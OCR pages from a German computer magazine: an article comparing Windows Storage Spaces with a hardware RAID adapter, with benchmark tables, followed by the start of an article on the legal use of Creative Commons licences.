Software-RAID und SdS können nur so zuverlässig arbeiten wie die Hardware-Plattform, auf der sie laufen. Verfahren wie ZFS kommen meistens auf Servern aus der Serienfertigung etablierter Hersteller zum Einsatz. Hostadapter und Festplatten sind dabei füreinander zertifiziert. Statt über einzelne Kabel fließen SAS-/SATA-Signale und Strom über eine zuverlässigere „Backplane“ zu den einzelnen Laufwerken. Das RAM ist per ECC vor Fehlern geschützt, der Server läuft im klimatisierten Raum und hängt über seine redundanten Netzteile an zwei Stromkreisen und einer unterbrechungsfreien Stromversorgung (USV). Erfahrungen mit SdS aus diesem Umfeld lassen sich kaum auf einen individuell konfigurierten (Bastel-)Rechner übertragen, der unterm Schreibtisch Saft aus einer angeschmorten Mehrfachsteckdose nuckelt.

Fällt der Strom aus, verlieren nichtflüchtige Speicher ihre Daten – also der Hauptspeicher und die Schreib-Caches der Festplatten. Letztere schaltet man deshalb zwecks höherer Zuverlässigkeit ab, doch dann sinkt die Performance bei Schreibzugriffen. RAID-Hostadapter mit akkugepuffertem RAM gewährleisten trotzdem hohe Schreibleistung. Viele Server-SSDs besitzen Speicherkondensatoren, um bei Spannungsverlust Daten aus dem internen Cache noch in die Flash-Chips schreiben zu können. Wie zuverlässig das funktioniert, ist aber umstritten.


Ein RAID schützt in erster Linie vor dem Ausfall kompletter Speichermedien [4]. Fehler in einzelnen Sektoren werden erst beim Auslesen erkannt. Doch einige RAID-Hostadapter besitzen Funktionen zum Schutz vor schleichenden Bitfehlern, etwa Patrol Read und T10-PI (Protection Information). Ersteres funktioniert mit allen Speichermedien, T10-PI setzt besondere SAS-Festplatten voraus.

Einen Patrol Read – auch Scrubbing genannt – führen Hostadapter in einstellbaren Intervallen aus: Dabei lesen sie die Inhalte sämtlicher Sektoren aus und vergleichen sie mit den redundanten Informationen. Eine solche Integritätsprüfung wird oft einmal pro Woche empfohlen, kann bei einer Lesegeschwindigkeit von 150 MByte/s aber bei einem Verbund aus vier 4-TByte-Platten durchaus 30 Stunden dauern. Das steigert die Leistungsaufnahme beträchtlich und belastet auch die Festplatten.


Bei T10-PI arbeiten SAS-Platten mit einer Sektorgröße von 520 statt 512 Byte. Die zusätzlichen 8 Byte belegt ein Data Integrity Field (DIF) mit zusätzlichen Prüfcodes. T10-PI soll Daten sogar bei der Übertragung bis hin zur Anwendung schützen, allerdings gibt es wenig Software, die das nutzt.

Hardware-RAID

RAID-Hostadapter mit eigenem Prozessor und Speicher gibt es üblicherweise als PCI-Express-(PCIe-)Steckkarte, auf vielen Server-Mainboards sind sie aber aufgelötet. Bei solchem „RAID on Motherboard“ (ROMB) lassen sich manchmal Zusatzfunktionen kostenpflichtig freischalten. Die unter eigenen Namen vertriebenen RAID-Karten der großen Server-Hersteller – Dell PowerEgde RAID Con-



SAS-Hostadapter von Avago LSI mit (oben) und ohne RAID-Funktion, jeweils für acht SAS- oder SATA-Laufwerke.



Auf der Rückseite sieht man bei der MegaRAID-Karte die DRAM-Chips.

© Copyright by Heise Zeitschriften Verlag

Betriebsmodi Windows Storage Spaces in Windows Server 2012 R2

Name	Funktion	Laufwerke nötig
Simple	verteilt Daten auf mehrere Datenträger für höhere Kapazität und Performance, keine Redundanz (RAID 0)	1
Mirror, Zwei-Wege-Spiegelung	einfache Redundanz, ein Datenträger darf ausfallen	2
Mirror, Drei-Wege-Spiegelung	doppelte Redundanz, zwei Datenträger dürfen ausfallen	5
Parity, Einzelparität	quasi RAID 5, ein Datenträger darf ausfallen	3
Parity, Duale Parität	quasi RAID 6, zwei Datenträger dürfen ausfallen, kein Thin Provisioning	5

troller (PERC), HP SmartArray, IBM ServeRAID – verwenden üblicherweise Controller-Chips, Firmware und Treiber von Avago/LSI oder PMC/Adaptec. Es gibt zwar noch eine Reihe anderer RAID-Adapter-Hersteller wie Atto, Areca und HighPoint, von denen aber derzeit nur Areca auch Karten mit PCIe 3.0 und SAS 12G im Angebot hat. Viele Firmen kaufen nur von großen Marken, weil sie auf längere Kontinuität hoffen: Würde ein Hersteller vom Markt verschwinden, bekäme man möglicherweise keine kompatiblen Adapter mehr und könnte bei einem Defekt der Karte seine Daten nicht mehr lesen.

Es gibt verschiedene Verfahren, um bei Stromausfall den Inhalt des RAID-Caches zu retten, bis der Strom wieder fließt und die Daten auf Magnetscheiben oder in Flash-Chips geschrieben werden können. In der Standardeinstellung aktivieren die meisten RAID-Adapter den „Write Back"-Modus des Caches nur, wenn eine Ausfallsicherung angeschlossen ist – sonst verwenden sie „Write Through", was bedeutet, dass der Cache das Schreiben nicht beschleunigt. Der Lese-Cache ist davon nicht betroffen.

Die älteste Lösung ist ein Akku, den man an den Hostadapter anschließt. Nachteil: Der Akku verschleißt, LSI empfiehlt sogar den alljährlichen Austausch des immerhin zwischen 50 und 180 Euro teuren Bauteils. Für jüngere Adapter gibt es deshalb Kombinationen aus Ultrakondensator und Flash-Speicher, die bei Stromausfall die Daten aus dem Cache retten. Sie brauchen keine Wartung und überstehen lange Stromausfälle.

Auch RAID-Hostadapter lernen mit jeder Generation neue Tricks, manche schauen sie bei der SdS-Konkurrenz ab. So können manche Adapter SSDs als schnellen Puffer für ein RAID aus Magnetfestplatten einbinden oder lassen sich mit einem zweiten baugleichen Adapter in einem anderen Server zu einem redundanten Cluster verbinden.

Viele RAID-Adapter können den RAID-Modus eines virtuellen Laufwerks im laufenden Betrieb umstellen (RAID Migration) und dessen Kapazität erweitern (Online Capacity Expansion), etwa indem man Zug um Zug die einzelnen Festplatten gegen größere tauscht und dazwischen jeweils die Reparaturfunktion (Rebuild) anstößt. Zusätzliche Festplatten lassen sich bei LSI MegaRAID nachträglich zu einem „virtual Drive" hinzufügen.

Messtechnik

Verschiedene Server-Anwendungen und Nutzungsweisen stellen völlig unterschiedliche Anforderungen an das Storage-System: Mal stehen Zugriffe auf aufeinanderfolgende Sektoren im Vordergrund (sequenziell, Beispiel File Server), mal Zugriffe auf zufällig verteile Blöcke (random, Datenbanken). Häufig geht es ums schnelle Lesen, manchmal ist das Schreiben wichtiger. Bei Servern mit mehreren Aufgaben oder mehreren parallel laufenden virtuellen Maschinen lässt sich kaum noch einschätzen, welcher Parameter des Storage-Systems den stärksten Schub bringen würde – hier muss man selbst messen und experimentieren.

Unsere Messungen mit Iometer auf Storage Spaces und per RAID-Adapter bereitgestellten Volumes zeigen einige grundsätzliche Eigenschaften der verschiedenen Konzepte. Alle Messungen fanden mit jeweils acht SSDs oder Festplatten statt, die entweder am Avago LSI SAS 9300-8i hingen oder am RAID-Hostadapter LSI MegaRAID SAS 9361-8i. Beides sind PCIe-3.0-x8-Karten mit SAS-12G-Ports. Über ihre PCIe-Schnittstelle hingen sie direkt an der CPU und könnten darüber theoretisch 8 GByte/s übertragen, das würde für 2 Millionen 4K-IOPS reichen.

Versuchsweise haben wir auch alle sechs SATA-6G-Ports des Intel-Chipsatzes C226 (ähnlich H87) mit SSDs bestückt. Hier war bei etwa 1,7 GByte/s Schluss – für mehr reicht die „DMI 2.0"-Verbindung zwischen CPU und Chipsatz nicht.

Ganz bewusst haben wir für die Messungen den vergleichsweise leistungsschwachen Doppelkern Core i3-4130T verwendet – Server-Xeons haben bis zu 18 Kerne. Doch selbst beim Core i3 blieb die CPU-Last der Storage-Software stets im einstelligen Prozentbereich. Die Test-Software Iometer 1.1.0 erzeugte 20 Prozent Last.

Die Storage Spaces nutzen jeweils 1 GByte Cache im RAM. Auch der MegaRAID SAS 9361-8i besitzt 1 GByte ECC-geschützten Schreib-Cache, den wir stets nutzten. Hinzu kommen noch die von Windows selbst gepufferten Dateien – mehr als etwa 500 MByte waren das aber nie. Für die Messungen haben wir jeweils eine 40 GByte große Testdatei angelegt, um den Einfluss der Caches zu minimieren. Iometer führt auf diese Datei namens iobw.tst auch konkurrierende Zugriffe mit unterschiedlichen Blockgrößen durch.

Performance

Die verwendeten SSDs schaffen beim sequenziellen Lesen jeweils über 500 MByte/s, die WD-Red-Platten zirka 150 MByte/s beim Lesen und Schreiben. Im schnellsten RAID-Modus und bei optimalen Zugriffsmustern stand jeweils die aggregierte Datentransferleistung der kombinierten SSDs oder Platten bereit, also bis zu 4 GByte/s beim Lesen von den SSDs (2 GByte/s beim Schreiben) und 1 GByte/s beim Lesen und Schreiben von den Platten.

Bei Zugriffen auf zufällig verteilte 4-KByte-Blöcke laufen beide RAID-Konzepte in Begrenzungen – mehr als 180 000 IOPS traten nie auf, obwohl alle SSDs zusammen mehr könnten. Die Unterschiede zwischen unterschiedlichen Konfigurationen (Mirroring, Parity, RAID 1/5/6) sind dabei größer als zwischen Soft- und Hardware. Den Festplatten ließen sich bis zu 1450 IOPS entlocken, das entspricht ungefähr den aggregierten Einzelwerten. Sowohl Software- als auch Hardware-RAID bringen also zusätzliche Latenzen ins Spiel. Manches SdS-Konzept nutzt deshalb sehr viel RAM als Puffer.

Ein einzelner Anwendungs-Thread, der auf den Massenspeicher zugreift, kann ihm nicht die maximale Performance entlocken. Erst wenn es konkurrierende Zugriffe gibt, greifen Optimierungen wie Native Command

RAID per Hardware oder Software im Vergleich

Software-RAID	Hardware-RAID
Vorteile	
unabhängig von bestimmten Hostadaptern	weitgehend unabhängig vom Betriebssystem
funktioniert mit billigen Hostadaptern (aber nicht nur)	gepuffertes ECC-RAM für hohe Schreibleistung und hohe Zuverlässigkeit
kann PCI-Express-SSDs einbinden	Kompatibilitätslisten mit validierten Festplatten
kann SSDs als Cache einbinden (Tiering)	manche Adapter mit SSD-Caching (Tiering)
Thin Provisioning	funktioniert mit Hypervisor VMware ESXi und anderen
Storage Spaces: leichte Erweiterung	RAID-Migration und Kapazitätserweiterung möglich
	erfahrene Administratoren kennen Bedienung
	manche Adapter verwalten auch SEDs[1] und SAS-Disks mit 520-Byte-Sektoren[2]
	Performance akzeptabel auch bei 1 Mediendefekt
Nachteile	
abhängig vom Betriebssystem (bis auf Hyper-V)	abhängig vom RAID-Adapter (bei Defekt kein Zugriff auf Daten)
Windows Storage Spaces: noch junge Lösung, wenig Erfahrungen	leistungsfähige RAID-Adapter teuer, stromdurstig
ECC-RAM und USV empfehlenswert	leistungsfähige Adapter brauchen Kühlluft
nicht bootfähig	Konfigurationsmasken oft veraltet, kryptische Bezeichnungen
Mirror 2-/3-Way mit hohem Kapazitätsverlust	

[1] Self-Encrypting Drives: Festplatten mit Hardware-Verschlüsselung [2] erweiterte Prüfsummen für Speicherung und Übertragung nach T10-PI (DIF)

© Copyright by Heise Zeitschriften Verlag

Queueing (NCQ) und die Zugriffe verteilen sich auf mehrere parallel nutzbare Speichermedien. Die aggregierte I/O-Leistung wächst dann deutlich.

Iometer simuliert konkurrierende Zugriffe mit dem Parameter „Queue Depth“ (QD): 1 steht für einen Thread, 2 für zwei parallele und so weiter. Fraglich ist dabei, wie viele Anwendungen beim jeweiligen Computer tatsächlich gleichzeitig auf das Speichersystem zugreifen. Bei Desktop-Rechnern dürfte die QD oft 1 betragen und selten über 4 hinauskommen. Einfache Server könnten im Bereich von 8 bis 32 liegen. Deutlich höhere Werte sind erst zu erwarten, wenn viele parallel laufende VMs denselben Speicher nutzen. Auf diesen Einsatzzweck zielen viele der aktuell diskutierten SdS-Konzepte.

Bei vielen konkurrierenden Zugriffen, also mit wachsender QD, schrumpft die Wirkung von Disk- und Adapter-Caches, dann schlägt die eigentliche Performance der Speichermedien durch.

RAID-Vergleich


Beim sequenziellen Lesen gibt es keine wesentlichen Unterschiede zwischen Storage Spaces und einem modernen RAID-Adapter. Letzterem war es bei sequenziellen Zugriffen fast egal, ob er ein RAID 5 oder ein aufwendigeres RAID 6 berechnen musste. Man sieht in den Iometer-Kurven deutlich, wie sich mit wachsender QD die Leistung von immer mehr Speichermedien addiert. Weil der RAID-Adapter schon bei RAID 5 und 6 nahezu das Optimum aus den Speichermedien herausholt, brachten auch die kombinierten Modi RAID 50 und 60 keine Vorteile.

Die Storage Spaces hinken in allen Messungen hinterher, aber sehr unterschiedlich stark. Beim Lesen dürften die Unterschiede zu Hardware-RAID oft vernachlässigbar sein, aber das Schreiben auf einen Parity-Verbund ist krötenlahm. Es geht sogar schneller, wenn man die Schreib-Caches der einzelnen Festplatten (via Geräte-Manager) abschaltet – möglicherweise nutzt Windows diese im Parity-Modus grundsätzlich nicht und leert sie mühselig nach jedem Zugriff, falls sie aktiviert sind. Jedenfalls dürften höchstens 76 MByte/s und 181 IOPS beim Schreiben auf acht Festplatten für viele Anwendungen nicht reichen – ein Hardware-RAID 5 schafft sequenziell mehr als das 12-fache und die 4-fachen IOPS. Microsoft stellt aber selbst klar, dass sich Storage Spaces im Parity-Modus nur für selten geschriebene Daten eignen, etwa für Archive.

Müssen Daten einigermaßen flott geschrieben werden, kommen nur die Mirror-Funktionen der Storage Spaces in Frage. Ab der Queue Depth von vier arbeitet ein 2-Wege-Spiegel beim Lesen sogar etwas schneller als ein Hardware-RAID 5. Beim Schreiben bricht die Performance aber ein, wenn die Disk Caches abgeschaltet sind. Und die Leserate leidet extrem, wenn eine der beteiligten Platten ausfällt. Der RAID-Hostadapter lässt sich davon weniger stark beeinflussen.

Datentransferraten

Beim Lesen kommen sich Hardware-RAID 5 und ein Storage-Space-Mirror (2-Wege) nahe – solange alle Platten funktionieren.



Mit den SSDs schwankten die Messungen beim RAID-Adapter deutlich weniger als bei den Storage Spaces. Wir haben allerdings auch mit einer kruden Mischung aus SSDs gemessen, die nicht (alle) für den Server-Einsatz gedacht sind. Und prompt stießen wir auf einen Bug im Zusammenspiel des MegaRAID SAS 9361-8i mit Samsung-SSDs der Serien 840 und 850: Deren interner Cache lässt sich dann nicht ein- oder ausschalten, die entsprechende Option funktioniert schlichtweg nicht. Bei den Festplatten klappte aber alles prima und hier zeigt der Vergleich Disk Cache Enabled/Disabled, dass dieser keinen nennenswerten Einfluss hat, wenn man den ECC-geschützten Schreib-Cache des RAID-Adapters verwendet.

Fazit

Viele Funktionen der Storage Spaces zielen weniger auf klassische Windows-Server für Kleinfirmen, sondern eher auf Einsatzbereiche wie Virtualisierung, wo viele parallel laufende Anwendungen gleichzeitig zugreifen. Bei geringer Queue Depth – also bei wenigen konkurrierenden Zugriffen – ist die Performance schon beim Lesen mäßig. Das Schreiben im Parity-Modus ist extrem lahm und im Mirror-Modus nur dann flott, wenn er die Schreib-Caches der einzelnen Festplatten nutzen darf. Fällt eine Platte aus, sackt die Datentransferrate bei Storage Spaces weiter ab als bei RAID 5 oder 6 in Hardware. Auf der Haben-Seite stehen Flexibilität der Konfiguration, gespartes Geld für die Steckkarte sowie weniger Bedarf an Platz, Strom und Kühlluft – wichtig für besonders kompakte und sparsame Server.

Ein RAID-Adapter mit gepuffertem Cache bringt dagegen Vorteile, wenn der Server Daten schnell und trotzdem sehr zuverlässig schreiben soll – speziell dann, wenn hauptsächlich eine einzige Anwendung das Speichersystem nutzt.

Ein aktueller flotter RAID-Hostadapter mit Akku oder Flash-Puffer kostet zwar schnell 700 Euro, doch man muss diesen Preis ins Verhältnis zu anderen Kosten setzen, etwa zu den mindestens 1600 Euro für acht SATA-Platten, die für RAID-Dauerbetrieb freigegeben sind. Auch die zusätzliche Leistungsaufnahme des RAID-Hostadapters und sein Bedarf nach etwas Luftströmung zur Kühlung spielt in einem Server mit acht oder mehr 3,5-Zoll-Platten keine wesentliche Rolle. Ältere RAID-Adapter mit langsamen Rechenwerken bringen allerdings bei Weitem nicht die Ergebnisse des aktuellen Avago LSI MegaRAID SAS 9361-8i. (ciw)

Literatur

[1] Axel Vahldiek, Mitwachsende Datenplatte, „Speicherplätze“ unter Windows 8, c’t 4/13, S. 86

[2] Christof Windeck, Bitfäule, Tücken bei Speicherung und Übertragung großer Datenmassen, c’t 21/13, S. 176

[3] Axel Vahldiek, Nicht mehr als nötig, Datendeduplizierung im Windows Server 2012 (R2), c’t 3/14, S. 164

[4] Christof Windeck, Sinnvolle Redundanz, So setzt man RAID heute ein, c’t 2/12, S. 136

Typische RAID-Performance je nach Zugriffsmustern

Blockgröße	512 KByte	64 KByte	4 KByte
Zugriffsart	sequenziell; Schreiben/Lesen [GByte/s] besser ▶	sequenziell, Schreiben/Lesen [GByte/s] besser ▶	sequenziell, Schreiben/Lesen [GByte/s] besser ▶
Queue Depth			
QD=32	1,95/4,03	1,98/3,26	5745/142876
QD=16	1,94/3,72	1,98/3,12	5711/106148
QD=8	1,98/3,34	1,99/3,12	5665/61019
QD=4	1,98/2,81	1,99/2,89	5765/31914
QD=2	1,98/3,02	1,98/2,28	6091/16201
QD=1	1,98/2,84	1,28/1,33	5495/8116

RAID 5 am Avago LSI MegaRAID SAS 9361-8i, 8 SSDs

© Copyright by Heise Zeitschriften Verlag

Joerg Heidrich

Freigegeben

Creative-Commons-Lizenzen rechtssicher nutzen

Musik, Filme, Texte und vor allem Fotos: Das Angebot an Medien, die auf Basis einer Creative-Commons-Lizenz freigegeben sind, ist inzwischen riesengroß. Doch viele Nutzer schrecken angesichts der vermeintlich komplizierten Handhabung und befürchteter Rechtsunsicherheit von einer Nutzung zurück. Wer einen näheren Blick riskiert und sich mit den CC-Vorgaben beschäftigt, auf den wartet ein regelrechter digitaler Schatz.

Die Probleme einer US-amerikanischen Dame mit der Bilderplattform Flickr und deren Eigentümer Yahoo gerieten Ende 2014 in die Schlagzeilen. Liz West hatte als Hobbyfotografin unter ihrem Pseudonym „Muffet" auf Flickr rund 12 000 Fotos veröffentlicht und diese unter eine Creative-Commons-Lizenz (CC) gestellt. Damit befindet sie sich in guter Gesellschaft, denn nicht weniger als 300 Millionen öffentlich geteilte Flickr-Bilder werden bereits unter einer Creative-Commons-Lizenz angeboten.

Doch genau wegen dieser Verwendung der CC-Lizenzen wurde West im November 2014 weltweit bekannt. Zwar hat sie nach eigener Aussage grundsätzlich nichts gegen eine Nutzung ihrer Werke durch Dritte. Als allerdings Yahoo angekündigt hatte, Ausdrucke von 50 Millionen Flickr-Bildern für 49 US-Dollar pro Stück zum Verkauf anzubieten, ging das West zu weit. Denn im Unterschied zu Fotografen „ausgewählter Motive", die immerhin die Hälfte des Gewinns erhalten sollten, sah der Plan von Yahoo vor, die Nutzer von Creative-Commons-Lizenzen vollständig leer ausgehen zu lassen.

Obwohl die Reaktion der Hobbyfotografin nachvollziehbar ist – juristisch war der Plan des Plattformbetreibers völlig in Ordnung. Denn West hatte – wie viele andere auch – ihre Werke unter eine sogenannte CC-BY-2.0-Lizenz gestellt. Die damit verbundenen Vorgaben umfassen für den Verwender lediglich die Pflicht, den Schöpfer eines Werkes, beispielsweise eines Fotos, ausdrücklich zu benennen, einen Link zur Lizenz beizufügen und anzugeben, ob Änderungen vorgenommen wurden. Im Gegenzug dürfen die Werke geteilt, verbreitet und sogar bearbeitet werden – und zwar auch für kommerzielle Zwecke. Nichts anderes hatte Yahoo mit den Flickr-Bildern vor.

Papierwelt-Tiger

Der Fall zeigt die Stärken, aber auch die Schwächen der Creative-Commons-Lizenzen. Zwar ermöglichen sie eine weitgehende Freiheit beim Bestimmen, wie andere mit den selbst erstellen Werken umzugehen haben. Andererseits erfordern sie zumindest ein Minimum an Fachkenntnis, um genau dies so festzulegen, dass es nicht zu unangenehmen Überraschungen kommt, etwa wenn plötzlich andere unerwartet mit den Werken Kasse machen.

Doch warum kommen überhaupt Menschen auf die Idee, freiwillig auf die ihnen aus dem Urheberrecht zukommenden Befugnisse zu verzichten? Sie möchten ihre Werke mit

© Copyright by Heise Zeitschriften Verlag

Einschränkungen allen kostenlos zur Verfügung stellen. Schon bald nach dem Start des World Wide Web zeigte es sich, dass die starren, für die Papierwelt entwickelten Vorgaben des Urheberrechts in einer digitalen Umgebung nicht immer funktionieren.

Wer ein Foto, einen Text oder ein Programm veröffentlichen wollte, hatte auf Basis der bestehenden Rechtslage zwei Möglichkeiten: Entweder er unterwarf sein Werk den starren Regeln des Urheberrechtsgesetzes und blockierte damit eine freie Nutzung. Oder aber er verzichtete völlig auf seine Rechte, darunter dann aber auch eine Nennung seines Namens und jegliche Kontrolle der weiteren Verwendung.

Im Software-Bereich erkannte man diese Problematik schon früh und entwickelte Lizenzen für freie Software, die weitgehend uneingeschränkt genutzt werden darf. Das bekannteste Beispiel ist die GNU General Public License (GPL), die 1989 von Richard Stallman entwickelt wurde. Die Geburtsstunde für die Creative-Commons-Lizenz („CC-Lizenz"), im Deutschen recht sperrig als „Kreativallmende" bezeichnet, kam erst mehr als zehn Jahre später.


Wiederum zehn Jahre später (Stand: Januar 2015) stehen immerhin rund 882 Millionen Werke unter einer CC-Lizenz, darunter vor allem Bilder, aber auch Musik, Texte oder Filme. Die Lizenzbedingungen liegen inzwischen bereits in Version 4.0 vor. Diese neue Version ist allerdings noch nicht dem deutschen Recht angeglichen. Wer also auf Nummer sicher gehen will, verwendet bis zu der bereits angekündigten Anpassung noch die Version 3.0. Inhaltlich sind die Änderungen zwischen beiden Versionen ohnehin nur graduell.

Juristisch betrachtet stellen CC-Lizenzen Vertragsbedingungen dar, die ein potenzieller Nutzer des Werks annehmen muss. Dementsprechend muss der Nutzer vorab diese Nutzungsbedingungen kennen. CC-Lizenzen regeln eine Vielzahl von Vertragsverhältnissen und gelten damit als allgemeine Geschäftsbedingungen (AGB), die den entsprechenden Vorgaben des Bürgerlichen Gesetzbuchs (BGH) unterfallen. Die Rechtsverbindlichkeit der CC-Vorgaben wurde erstmals 2010 vom Landgericht Berlin (Az. 16 O 458/10) und zuletzt Ende 2014 vom Oberlandesgericht (OLG) Köln bestätigt (Az.: 6 U 60/14).

Kommerz-Terz

Dem Urheber stehen sechs verschiedene CC-Lizenzmodelle zur Verfügung, aus denen er wählen kann. Die zentrale Frage, die er sich dabei stellen muss, lautet: Wie hältst Du es mit der kommerziellen Nutzung? Diese Frage ist weder bei der Bestimmung der CC-Vorgaben noch auf der anderen Seite bei der Nutzung eines lizenzierten Fotos trivial. Denn was sich unter einer kommerziellen Nutzung im deutschen Recht verstehen lässt, ist nach wie vor ziemlich offen.

Dem OLG Köln stellte sich genau diese Frage Ende des Jahres im erwähnten



Die Creative-Commons-Organisation hält im Web einen Generator bereit, der relevante Parameter abfragt und die passende Lizenz auch als Bild ausgibt.

Verfahren. Die Richter mussten entscheiden, ob die Radiostation DRadio Wissen (zu Deutschlandradio gehörend) ein mittels CC-Lizenz ausdrücklich nicht zur kommerziellen Nutzung freigegebenes Foto von einer Demonstration gegen die GEMA verwenden durfte oder nicht. In seinem Urteil kam das Gericht nach langer Abwägung zu dem Ergebnis, dass ein öffentlich-rechtlicher Radiosender nicht in den kommerziellen Bereich fällt. Was genau unter dem Begriff „kommerziell" im Zusammenhang mit CC-Lizenzen zu verstehen ist, sei nämlich unklar. Auslegungsschwierigkeiten bei unklaren und mehrdeutigen Formulierungen aber wirkten nach den gesetzlichen Vorgaben zu „Lasten des Verwenders", hier also des Fotografen.

Wann aber ist eine Nutzung kommerzieller Natur? Juristen gehen gängigerweise davon aus, dass dies für jede Verwendung gilt, die vorrangig auf einen geschäftlichen Vorteil oder eine „geldwerte Vergütung" gerichtet ist. Eindeutig gilt das für geschäftliche Websites, in deren Rahmen Produkte oder Dienstleistungen verkauft oder zumindest beworben werden. Auch die Übernahme einer Grafik oder eines Bildes in ein Buch, eine Zeitung, eine Zeitschrift oder deren Online-Ableger gilt als kommerziell. Wer dagegen sein rein privates Blog mit Katzenbildern unter CC-Lizenz verschönert, handelt nicht kommerziell, auch wenn er für die Nutzung vergleichbarer unfreier Bilder Lizenzgebühren hätte zahlen müssen.

